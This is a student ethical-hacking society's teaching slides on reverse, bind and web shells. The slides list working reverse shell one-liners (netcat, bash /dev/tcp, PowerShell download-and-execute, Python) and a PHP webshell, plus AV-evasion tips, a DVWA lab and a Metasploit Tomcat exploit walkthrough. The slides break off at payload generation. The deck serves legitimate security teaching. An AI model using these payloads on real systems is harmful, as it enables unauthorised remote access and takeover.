Ethical Student Hackers

🐚Shells!🐚

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf


What's a Shell?

A way of interacting with the underlying Operating System

Generally use a Command Line Interface (CLI) although some are graphical

You've probably used them before:

- Unix Terminal
- Windows CMD/Powershell
- MacOS Terminal
- Secure Shell (SSH)



With a shell, you can execute commands on a device (within the bounds of the current user) - anything from reading/writing/deleting files, to spawning new processes and other more malicious actions...

Types of Shells

Types of Shells

- Bind Shell - The target creates a listener and we make a forward connection
- Reverse Shell - We create a listener and *cause* the attacker to make a reverse connection
- Both require some form of *Remote Code Execution (RCE)*

Shells can be created locally (e.g. by starting a new /bin/bash or powershell process) or remotely (by accessing SSH, Telnet, or by popping a webshell)

This can be benign (logging in to remotely access a server) or malicious (abusing a cron job for privilege escalation, breaking out of vi or nmap interactive terminal…)

We'll focus on Webshells in this session, but will look at other types in Privilege Escalation (next week's session)

Shell Implementations


sh, bash

CMD


Powershell

SSH

See examples: https://shefesh.com/wiki/fundamental-skills/windows-1---windows-command-line-usage.pdf + https://shefesh.com/wiki/fundamental-skills/linux-1---navigating-the-file-system.pdf


C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19043.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>_
```


Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\>
```

Popping a Shell

The essence of hacking!

What techniques might we employ?

- Bind Shell
- Simple Reverse Shell
- Webshell via File Upload
  - This often leads to a bind/reverse shell
- Staged Payload
  - Upload a File
  - Force Device to Execute the File
- Process/DLL Injection
  - Often in memory, not on disk
- Direct access
  - SSH/RDP/WinRM with creds

What are our attack vectors?

- Command Injection
- Arbitrary File Write/File Upload
- Scheduled Process (often in an admin console)
- Insecure Deserialisation
- LFI + Log Poisoning
- Remote File Inclusion
- Occasionally SSRF/XXE -> RCE
- Browser Exploitation
- Malicious Documents
- ‘Living off the Land’
- Automated Exploit of a Vulnerable Service (check out exploitDB and CVE lists to find these)

Shell Payloads

The choice of payload depends on the Operating System, binaries installed, and languages running on the server - getting a shell can be a mix of trial and error

Common payloads:

- Netcat Reverse: `nc -e /bin/bash [IP] [PORT]`, `nc.exe -e cmd.exe [IP] [PORT]`
- Bash Reverse: `sh -i >& /dev/tcp/[IP]/[PORT] 0>&1`
- Powershell Reverse: `IEX (New-Object Net.WebClient).DownloadString("http://[IP]:[PORT]/reverse.ps1")`
- Python Reverse: `python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("[IP]",[PORT]));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'`
- PHP Webshell: `<?php echo(system($_GET['cmd'])); ?>`

https://github.com/swisskyrepo/PayloadsAllTheThings has a list of… well, payloads

https://www.revshells.com/ generates commands - remember, Google is your most powerful tool...

Debugging Techniques

What do you do if you can’t get a shell?

- Check your IP address (and listener port)
- Try a well known port (< 1000)
- Verify code execution with ping
  - sudo tcpdump -i [interface] -n icmp
  - ping -c 1 [YOUR_IP]
- Check what you’re using is actually installed
- Use a different payload
  - revshells.com
  - Search “[language] reverse shell github”
- Remove bad characters with URL/Base64 encoding
  - echo ‘command’ | base64 -w0
  - echo [base64] | base64 -d | bash
- Try piping commands to bash with curl or cat
- Try a staged payload
- Obfuscate (to avoid AV)

What if you *can’t* get traffic back?

- Can you read/write to the filesystem? What about to a readable directory (e.g. the web server)? Or an SSH key?
- Can you exfiltrate an SSH key? Or a config file with creds?
- Is there another attack vector you could explore? What can the server do?
  - Access to internal vulnerable services
  - SSRF
  - Pivoting to other machines

Practical - DVWA

Visit https://tryhackme.com/room/dvwa, click ‘Join Room’

- If you don’t have Kali, you can use the Attackbox

Download THM connection pack and login to the VPN


- `sudo openvpn /path/to/yourusername.ovpn`

Visit the IP on screen + start hacking!

- Set the difficulty level - we recommend Medium
- Try the command injection vulnerability
  - Verify code execution
  - Get a reverse shell
  - Remember to check your IP with `ifconfig tun0`
- Try the file upload vulnerability to upload a webshell
  - You’ll need to examine the site to figure out what language it runs!
  - Kali has some webshells prewritten for you in `/usr/share/webshells`

Tip: Look at our Web Fundamentals for tricks for discovering the site’s underlying technology https://shefesh.com/wiki/fundamental-skills

Practical - DVWA



DVWA

Basic room for testing exploits against the Damn Vulnerable Web Application box

Active Machine Information

Title	IP Address	Expires
DVWA	10.10.173.174	54m 24s

100%

Task 1 DVWA

DVWA is an awesome virtual machine commonly utilized in training and testing of new tools. This room is unguided and acts purely as a testing environment.

The credentials to login can easily be found online, but they are also included in the hint below, should you prefer to take the easy route.

Answer the questions below

Deploy the VM and start hacking!


No answer needed

root@ip-10-10-113-99: ~

File Edit View Search Terminal Help

```
root@ip-10-10-113-99:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.113.99  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::4d:8bff:feac:dbb3  prefixlen 64  scopeid 0x20<link>
        ether 02:4d:8b:ac:db:b3  txqueuelen 1000  (Ethernet)
        RX packets 3599  bytes 267869 (267.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4194  bytes 4172562 (4.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ip-10-10-113-99:~# ping 10.10.173.174
PING 10.10.173.174 (10.10.173.174) 56(84) bytes of data.
64 bytes from 10.10.173.174: icmp_seq=1 ttl=64 time=0.802 ms
64 bytes from 10.10.173.174: icmp_seq=2 ttl=64 time=0.544 ms
64 bytes from 10.10.173.174: icmp_seq=3 ttl=64 time=0.385 ms
^C
--- 10.10.173.174 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.385/0.577/0.802/0.171 ms
root@ip-10-10-113-99:~#
```

Practical - DVWA



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Medium | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Quick Break/Questions

Metasploit

Metasploit is a feature packed penetration testing framework made in Ruby. It has tons of custom modules that allow for quick and easy recon, exploitation and post-exploitation.

Available features include encoders, exploits, payloads, auxiliary, post exploit as well as custom plugins.

- Encoders obfuscate the exploits that we are running, making them harder to detect
- Auxiliary modules allow enumeration of the target
- Exploits are fairly self explanatory, it's the vulnerability we're exploiting
- Payloads are the code we expect the exploit to run
- Post includes post-exploitation, such as credential harvesting

There is a free, as well as a paid version of metasploit.


As a beginner, try and limit the amount you use Metasploit. Metasploit does a lot for you in the background, meaning it limits your understanding of how the exploits work. View the exploit code!

Metasploit - Looking for Exploits


When starting with Metasploit, the help command can come in very handy!

The show and search command to list all of the available modules we can run (There are a lot!)

If we want to look for a specific exploit, we can use search. E.g. search apache to show apache vulns



```
msf6 > show exploits                                                                                                        [2258/4659]

Exploits
========

   #   Name                                                            Disclosure Date  Rank       Check  Description
   -   ----                                                            ---------------  ----       -----  -----------
   0   exploit/aix/local/ibstat_path                                   2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1   exploit/aix/local/xorg_x11_server                               2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2   exploit/aix/rpc_cmsd_opcode21                                   2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   3   exploit/aix/rpc_ttdbserverd_realpath                            2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   4   exploit/android/adb/adb_server_exec                             2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   5   exploit/android/browser/samsung_knox_smdm_url                   2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6   exploit/android/browser/stagefright_mp4_tx3g_64bit              2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7   exploit/android/browser/webview_addjavascriptinterface          2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   8   exploit/android/fileformat/adobe_reader_pdf_js_interface        2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   9   exploit/android/local/binder_uaf                                2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   10  exploit/android/local/futex_requeue                             2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
```



```
msf6 > search apache

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/atutor_filemanager_traversal       2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   1  exploit/multi/http/apache_activemq_upload_jsp         2016-06-01       excellent  No     ActiveMQ web shell upload
   2  auxiliary/scanner/http/apache_userdir_enum                             normal     No     Apache "mod_userdir" User Enumeration
   3  exploit/windows/http/apache_activemq_traversal_upload 2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   4  auxiliary/scanner/http/apache_activemq_traversal                       normal     No     Apache ActiveMQ Directory Traversal
   5  auxiliary/scanner/http/apache_activemq_source_disclosure               normal     No     Apache ActiveMQ JSP Files Source Disclosure
   6  auxiliary/scanner/http/axis_login                                      normal     No     Apache Axis2 Brute Force Utility
   7  auxiliary/scanner/http/axis_local_file_include                         normal     No     Apache Axis2 v1.4.1 Local File Inclusion
   8  auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   9  exploit/linux/http/apache_continuum_cmd_exec          2016-04-06       excellent  Yes    Apache Continuum Arbitrary Command Execution
```

Metasploit - Using Exploits

Once we've found a module we want to run, we can use the use command to use it.

Use the options command to see the configuration for the specific module.

Each module will have its own configuration, most of the configurations are standardised so it's easy to setup each module. Some modules will ask for a RHOST (Remote host ip/url) and an LHOST (address to connect back to), as well as respective ports (RPORT and LPORT).

Some exploit modules will require you to set some form of payload to be run after the exploit has been run. This is where you tell metasploit what you want to happen. Payloads can vary a lot, but most include executing some form of command on the target system, such as a reverse shell.

Metasploit - Exploit Example

Select the payload we want to use


List the available options

Show payloads we can use

Set parameters/options

- We can specify network adapters for LHOST

Run the exploit



```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.254.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show payloads

Compatible Payloads
===================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/generic/custom                               normal  No     Custom Payload
   1  payload/generic/shell_bind_tcp                       normal  No     Generic Command Shell, Bind TCP Inline
   2  payload/generic/shell_reverse_tcp                    normal  No     Generic Command Shell, Reverse TCP Inline
   3  payload/java/jsp_shell_bind_tcp                      normal  No     Java JSP Command Shell, Bind TCP Inline
   4  payload/java/jsp_shell_reverse_tcp                   normal  No     Java JSP Command Shell, Reverse TCP Inline

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.254.64
RHOST => 192.168.254.64
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
```

Metasploit - Generating Payloads

So in the last slide we can see Metasploit generating a payload and using it. However we can also use metasploit to generate payloads for use outside of msfconsole. This is useful for when we make our own exploits when we manually run exploits.

